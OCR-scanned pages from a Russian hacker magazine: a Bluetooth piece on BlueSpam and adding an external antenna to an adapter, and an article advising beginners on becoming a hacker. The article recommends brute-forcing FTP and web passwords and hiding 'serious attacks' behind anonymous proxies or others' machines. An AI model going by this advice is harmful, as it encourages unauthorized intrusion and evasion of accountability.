
[реклама] Ты, конечно, читал статью в PC Zone про BlueJacking в январском номере. Как видишь, прием сообщений от неавторизованных пользователей — не самый страшный грех синего зуба :). Вообще, конечно, этот блюджекинг — просто детские шалости. Однако одно интересное направление у этой фишки есть: BlueSpam, неавторизованная рассылка рекламы. Написать программу, которая бы рассылала всем доступным устройствам определенное сообщение, на проверку совсем не сложно. Да что уж тут, такая программа уже есть. Причем под винду! Называется она «MeetingPoint», и найти ее можно на нашем диске. Софтина сама сканирует весь окрестный эфир в поисках братьев по разуму и рассылает всем новыv девайсам сообщения, определяемые юзером. Использовать ее чрезвычайно просто, для этого не нужно обладать ровным счетом никакими знаниями. Однако применение можно ей найти весьма забавное.
Например, мне пришло в голову, что если бы я открывал свою пивную, то непременно бы торговал в ней вкусной и качественной шавермой. Более того, гордился бы своей продукцией и старался ее разрекламировать. И мигом бы реализовал такой рекламный ход: установил бы в пивной bluetooth-точку доступа с направленной антенной, которая бы била метров на 200 в направлении, откуда идет основной поток людей. И рассылал бы с помощью этой антенны сообщения примерно такого содержания: «Горячая шаверма с сочным мясом через 200 м». Зуб даю: у моей шавермы мигом бы появился настоящий фан-клуб :)

[ВНЕШНЯЯ АНТЕННА ДЛЯ BLUETOOTH-АДАПТЕРА]

При занятии bluetooth-весельем любого взломщика очень скоро начинает бесить ограничение, которое накладывает сама технология: абсолютное большинство устройств сейчас способно нормально работать на расстоянии до 10 метров. Это означает, что нужно быть довольно близко к своей жертве и постоянно за ней передвигаться, если злодейская акция еще не завершена. Не всегда это бывает удобно, что уж говорить! Поэтому настоящие мачо используют в своей работе внешние антенны для bluetooth-модулей. Разумеется, вполне можно купить культурное устройство с аккуратненьким выходом и подключить к нему готовую антеннку. Но это не по-киберпанковски, приятель! Мы с тобой сделаем свою собственную антенну и подключим ее к стандартному копеечному адаптеру. Прежде всего, надо понимать, что bluetooth работает абсолютно на тех же частотах, что и стандарт 802.11a/b/g, поэтому все, что мы писали об изготовлении антенн для Wi-Fi, применимо и для bluetooth-модулей — за инструкциями, картинками, а также книгой об СВЧ-антеннах советую тебе обратиться к нашему диску. Что же касается переделки самого адаптера, то она минимальна! Необходимо лишь отпаять стандартную антенну, просверлить в корпусе дырочку сверлом на 4 мм и установить в отверстии MMCX-разъем для подключения внешней антенны.



[вот эту антенну надо отпаять]


OOL BUS

064




Не стоит забывать, что все действия хакера противозаконны и эта статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

К НАМ ПРИХОДИТ ОЧЕНЬ МНОГО ПИСЕМ, В КОТОРЫХ ЧИТАТЕЛИ ПРОСЯТ ПОДЕЛИТЬСЯ СЕКРЕТАМИ МАСТЕРСТВА, ЖЕЛАЯ УЗНАТЬ, КАК СТАТЬ ПРОФЕССИОНАЛЬНЫМ ВЗЛОМЩИКОМ. НЕРЕДКО В СВОИХ ПИСЬМАХ ОНИ СПРАШИВАЮТ И О ТОМ, КАКИЕ САЙТЫ СЛЕДУЕТ ПОСЕЩАТЬ, КАКУЮ ЛИТЕРАТУРУ ЧИТАТЬ И КАКИЕ ОБЪЕКТЫ ЛОМАТЬ. ИЗ-ЗА ОСТРОЙ НЕХВАТКИ ВРЕМЕНИ НА РАЗЪЯСНЕНИЯ МЫ СНАРЯДИЛИ ФОРБА ПИСАТЬ СТАТЬЮ, В КОТОРОЙ ОТВЕТИМ НА ВСЕ ИНТЕРЕСУЮЩИЕ ТЕБЯ ВОПРОСЫ | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

Как стать хакером

Тернистый путь от ламера до взломщика





[кто это?] Прежде чем что-либо советовать по совершенствованию навыков, хочу уточнить, кто такой хакер. Ни для кого не секрет, что каких-то двадцать лет назад хакерами считались отнюдь не злоумышленники, ломавшие серверы на заказ, а талантливые программисты, очень четко разбиравшиеся в своем ремесле. В моем понимании хакер — разносторонне развитый человек, который знает теорию сетевых ошибок и успешно применяет свои знания на практике. Помимо этого, хакер должен владеть навыками программирования, неплохо знать как минимум две операционные системы и, конечно же, иметь большие связи и влияние на других взломщиков. Вот такое смутное определение. Быть может, ты со мной не согласишься, но я постараюсь рассказать, как приблизиться именно к такому эталону. Пожалуйста, не думай, что я зазнался и стараюсь объять необъятное — сам автор лишь частично удовлетворяет требованиям, описанным выше :). Однако надо стремиться к тому, чтобы знать как можно больше.

[терпение и труд] Я не буду мучить тебя нудной теорией, которая пригодится в дальнейшем, а постараюсь преподнести тебе несколько советов в удобочитаемой форме. Но скажу наперед — несмотря на кажущуюся простоту всех моих рекомендаций, выполнить их будет довольно сложно. Поэтому раз захотел стать хакером, то наберись терпения и, самое главное, желания добиться своей цели. Готов? Тогда вперед!

[OS для хакера] Ты не раз мне писал, что у тебя возникали проблемы с установкой и использованием Linux, FreeBSD и прочих отличных от Windows операционных систем. Я не знаю, кто тебе сказал, что если ты используешь пингвина, то автоматически становишься хакером. В этом, конечно, есть доля правды, но очень маленькая. На самом деле операционная система должна удовлетворять всего одному требованию — удобству. Если тебе удобно работать в Windows, не устанавливай систему, которую ты совсем не знаешь, — только потеряешь время. Подумай, что программисты Microsoft заботятся о тебе. Они сделали все, чтобы в их системе ты чувствовал себя комфортно.
Но с другой стороны, Linux или FreeBSD могут тебе очень пригодиться в хакерской деятельности. Без подобной оси никак не запустить нужный эксплойт, не научиться базовым командам, которые ты будешь использовать в повседневной хакерской жизни и т.д. В этой ситуации есть целых два решения. Первое за-

ключается в том, чтобы поставить себе виртуальную машину и запускать неизученные ОС из-под нее. Второе решение — купить/попросить/найти бесплатно удаленный шелл и использовать его по мере необходимости.

[объекты для атак] Для начинающего хакера практика намного важнее теории. Даже если он не знает теоретических основ того или иного бага, но умеет с его помощью взламывать серверы — этот человек многого добился. В связи с этим может возникнуть вопрос: «Какие объекты для атак выбирать начинающим взломщикам?». На самом деле ответ до смешного прост: начинать нужно с самого себя :).

Например ты прочитал о том, что был найден баг, дающий права администратора в системе WinXP. К описанию прикладывается рабочий эксплойт. Самая главная ошибка новичка в том, что он начинает искать жертву для того, чтобы проверить силу сплойта на ней. Так делать никогда не следует. Почему? Приведу простой пример, и все станет понятно.

Когда я был маленьким, я сам пострадал в подобной ситуации. На каком-то хакерском сайте я нашел нюкер для WinNT и стал искать непропатченных жертв. Сервер нашелся быстро — какая-то мелкая контора. Потехи ради я завалил их сервак и радовался как ребенок (первый взлом, как-никак). Но днем позже мне в ICQ постучался наш администратор и предупредил, что мой dialup-аккаунт с завтрашнего дня будет закрыт, а договор расторгнут. Все из-за того, что провайдер получил жалобу с приложенным логом атаки. Я долго злился, но потом понял, что очень легко отделался. Поэтому, как говорится, не зная броду, не лезь в воду. Если у тебя руки чешутся протестировать какой-нибудь эксплойт — проверяй его на себе или на друзьях, чтобы потом не было мучительно больно. Все серьезные атаки нужно совершать только с анонимным проксиком или с чужой машины. Об анонимности в Сети было написано много статей. Обязательно найди и перечитай все эти материалы.



[VmWare в Windows убивает двух зайцев сразу]

[способы атак] Насмотревшись фильмов «Хакеры», «Матрица» и «Пароль «Рыба-меч», ты начинаешь летать на крыльях эйфории и пытаться взламывать сервера NASA :). Спустись на землю, товарищ! Ты еще даже не скрипткидис, а уже мечтаешь о высоких подвигах!

Вообще, скрипткидисы никогда никому не нравились. Все их ненавидят, высмеивают и не желают общаться с подобными личностями. Только вот непонятны причины такого явления — абсолютно все взломщики изначально были кидисами. Они использовали чужие баги и ломали серверы ради дефейса либо из спортивного интереса. Просто, по их мнению, они давно стали круче и поэтому забивают на младшего брата. Пойми: если человек — скрипткидис, ничего плохого в этом нет. Это некоторый этап становления хакера на ноги, изучение тактики хакерских действий и механизма работы различных систем. Здесь есть лишь единственное «но»: этот этап должен занимать в жизни хакера как можно меньшее количество времени.

Скрипткидис должен почувствовать грань, перейдя которую, следует остановиться на бессмысленных взломах и дефейсах и заняться более продуктивным делом.

Поэтому здесь я могу дать только один совет — на начальном этапе не стоит загружать свою голову сложными методами атак типа buffer overflow, sql-injection или man-in-middle. Я, например, начинал с простых вещей — искал бажные CGI-скрипты, список которых был опубликован на различных сайтах по безо-

[БЕЗОПАСНОСТЬ ДОРОЖЕ ВСЕГО]

Если, несмотря на все уговоры, ты встал на шаткую хакерскую стезю, обязательно позаботься о собственной безопасности. Даже если ты ничего плохого не делаешь, у тебя должна быть выработана привычка защищать себя в Сети. Обязательно используй сокс или прокси-серверы, которые можно найти в инете. Помимо этого, будь осторожен и стань параноиком :). Это не повредит. Общайся на хакерские темы только с PGP-плагином либо в SSL-IRC, благо такие сети имеются. Никогда не свети свой адрес, город и даже имя — это может в любой момент повернуться против тебя. И содрогайся от телефонных звонков, стука в дверь и внезапного отключения света — это они пришли за тобой :).



[самый перспективный журнал]



[начинаем с Гугл-хака]

пасности. Также я любил брутфорсить пароли для FTP и web-служб, если заранее знал имя пользователя. И надо сказать, такая практика выработала у меня нюх на простые пароли! В настоящее время с вероятностью в 30% я смогу подобрать нужный пароль ламера-американца всего за пару минут. Здесь важно понять, что методику взлома выбирает сам хакер, однако зацикливаться только на одной я бы не рекомендовал. Зачем стоять на одном месте?


[литература] Наверное, самый рейтинговый вопрос читателя звучит так: «Forb, посоветуй, какую литературу лучше всего прочитать, чтобы стать хакером??!». Два вопросительных и один восклицательный знак являются незаменимым атрибутом в этой фразе :). Вот что я могу сказать. В наше время достаточно зайти в любой книжный магазин, окинуть взглядом полки с компьютерной литературой и мгновенно затеряться в ассортименте. Я видел много хакерских книг наподобие «Двадцать сценариев взлома» или «Как стать хакером». Почитав подобную литературу, я начал сомневаться в компетенции авторов и теперь даже сочувствую читателям, которые покупают это.
Создается впечатление, что авторы придумывают мифические или устарелые баги и рассказывают, как просто с помощью них поднять свои права. При этом они открыто забивают на уровень читателя — согласись, что профессиональный взломщик никогда не будет читать такие книги. Как-то раз от нечего делать я купил «Двадцать сценариев взлома». Вообще-то, я хотел прочесть о чем-нибудь новом и найти неизведанный ранее способ атаки. Но все сценарии оказались каким-то фантастическим романом, где хакер в течение десяти минут получил всю информацию компании, сидя в своем автомобиле с ноутбуком неподалеку от главного сервера.
Поэтому не поддавайся на громкие названия и не покупай таких книг. Лучше возьми себе пособие для начинающих программистов по интересующему тебя языку (я об этом скажу чуть позже) либо купи журнал «Хакер». Не сочти, что я пиарю наше издание, вовсе нет. Информация устаревает, баги закрываются администраторами, на их смену приходят новые бреши и способы взлома. И все они понятным языком изложены на страницах этого журнала. Поэтому если ты впервые купил «Хакер», ты сделал верный шаг. С нами ты узнаешь много нового :).

[лучшие сайты] Лучшее решение — учиться хакерским навыкам в глобальной Сети. Во-первых, это бесплатно. Во-вторых, быстро и удобно: ты можешь легко сохранить страницу, чтобы изучать ее автономно. И наконец, информация, выложенная на порталах по безопасности, всегда правдива и актуальна. Вот какие ресурсы я предлагаю тебе посещать каждый день:

1 *www.securitylab.ru.* «Секлаб» — очень раскрученный портал по безопасности на русском языке. Здесь есть все, начиная от хакерских программ, заканчивая новостями и эксплойтами. Вдобавок ты можешь легко потрепаться на форуме и найти себе брата по разуму.

2 *www.xakep.ru.* Название говорит само за себя. Для сайта многие талантливые люди пишут интересные статьи по взлому. Кроме того, здесь есть форум журнала, где ты можешь задать интересующий вопрос и пообщаться с редакцией.

3 *www.packetstormsecurity.nl.* Очень хороший ресурс. Правда, на английском языке. Сюда я хожу за различными утилитами и эксплойтами. Как-то давно, не найдя подходящего сплойта на других сайтах, я запросил в поиске redhat 6.0 exploit и начал пробовать каждый



[атака на самого себя]



[обзорный сайт с эксплойтами]

найденный экземпляр. И с десятой попытки удача мне улыбнулась :).

4 *www.securityfocus.com*. «СекьюритиФокус» — очень интересный и авторитетный портал, который посещают не только новички, но и профессионалы. Если ты хочешь узнать о самых новых уязвимостях — тебе сюда.

5 *www.k-otik.com*. На «Котике» очень часто можно встретить 0day-эксплойты, которых нет на других сайтах по безопасности. Конечно, спустя пару дней они появляются везде, но на этом портале в первую очередь. Имей это в виду.

[языки программирования] Любой хакер должен уметь программировать. И не обязательно для того, чтобы писать собственные эксплойты. Программирование может пригодиться взломщику в ситуации, когда необходимо написать какое-нибудь средство автоматизации. Автосъемщик почты или какой-нибудь SSL-брутфорс. О выборе языка программирования можно говорить часами, однако лучше всего остановиться на том, который тебе более предпочтителен. Если у тебя был опыт работы на PHP — используй его. Perl? Прекрасно! C++? Вообще замечательно. Эти высокоуровневые языки помогут свернуть горы в хакерских делах и добиться неимоверного успеха.

Правда, здесь есть несколько подводных камней. Во-первых, не стоит кидаться на амбразуру и начинать учить Assembler. Да, знать ASM — это, безусловно, круто, но не для новичка. Хотя вот в нашем журнале в «Кодинге» появился раздел по ASM'у. Думаю, он многому тебя научит!

И еще один момент. Постарайся освоить несколько языков программирования. Если ты изучишь один, то другой дастся тебе очень легко (тут ситуация как с иностранными языками). В дальнейшем это поможет тебе без проблем разбираться в чужом коде, а также быстро приводить в рабочее состояние публичные сплойты.

[круг общения] Любой хакер обязательно общается со своими коллегами. Чаще всего по ICQ, реже в IRC. Несомненно, лучше, чтобы твой собеседник понимал во взломе намного больше, чем ты, и давал полезные советы. Если ты нашел такого человека — береги его. Никогда не задавай ему открыто ламерских вопросов. От избытка оных собеседник может просто отправить тебя в игнор. На данный момент у меня около десяти читателей, с которыми я держу связь и учу их некоторым премудростям. Они очень тактичны в общении и никогда не достают меня, когда я занят. Остальные (около сотни) находятся в перманентном игноре. Почему? По разным причинам. (Дай аську Форба! Ну что, жалко? Дай аську Форба, а? :) — Прим. Лозовского.) Я человек добрый и просто так никогда не буду игнорировать собеседника.

Также мне очень хочется сказать о хакерских командах. Лично я отношусь к ним нормально. Если двое или более человек, не совсем разбирающихся во взломе, решили организовать свой хак-тим, ничего в этом плохого нет. При условии, что оба чувака взаимодополняют друг друга и не живут одними дефейсами. При подобном раскладе оба человека в скором времени вырастут в глазах окружающих, и в их команду потянутся другие люди. А может быть, даже и профессиональные хакеры :).

Надеюсь, что данная статья помогла ответить на все твои наболевшие вопросы и теперь ты будешь писать мне только по серьезным вопросам и предложениям :).

[вместо эпилога] Вот тебе и ответ на твой простой вопрос «Как стать хакером??!». Сложно? Я считаю, что нет. Нужно лишь быть терпеливым и целеустремленным — все остальное приложится. Будь уверен в своих силах и не старайся решить невыполнимую задачу. Найди себе протеже, который будет помогать в сложных случаях, а также хорошего адвоката (шутка :)). И верь, что у тебя обязательно получится достигнуть мастерства в сетевой безопасности

[ДЕСЯТЬ СОВЕТОВ НАЧИНАЮЩЕМУ ВЗЛОМЩИКУ]

1 Никогда не общайся с незнакомыми людьми по хакерским вопросам. Это может плохо кончиться.

2 Используй только удобный и проверенный софт для различных сетевых операций.

3 Посещай форумы по безопасности. Не стесняйся задавать там вопросы и решать проблемы других.

4 Имей пять-шесть почтовых ящиков на иностранных хостингах. Пригодится для анонимной переписки.

5 Имей на вооружении два-три удаленных шелл-аккаунта. О пользе шелл-доступа я уже неоднократно рассказывал.

6 Если к тебе постучались с проблемой — это символ того, что ты добился уважения. Обязательно помоги человеку решить проблему.

7 Не проводи за компьютером 24 часа в сутки. Помни, что, помимо интернета, должен быть здоровый сон, личная жизнь и посещение учебного заведения.

8 Каждый месяц покупай «Хакер» и «СпецХакер». Также перечитай все номера с 1999 года. Многие вопросы после этого отпадут сами по себе.

9 Никогда не берись за сложный и рискованный взлом, если еще не созрел для этого. Условная статья еще никого не украшала.

10 Не сиди на халявном, то есть чужом инет-доступе. Это не что иное, как обыкновенное воровство.

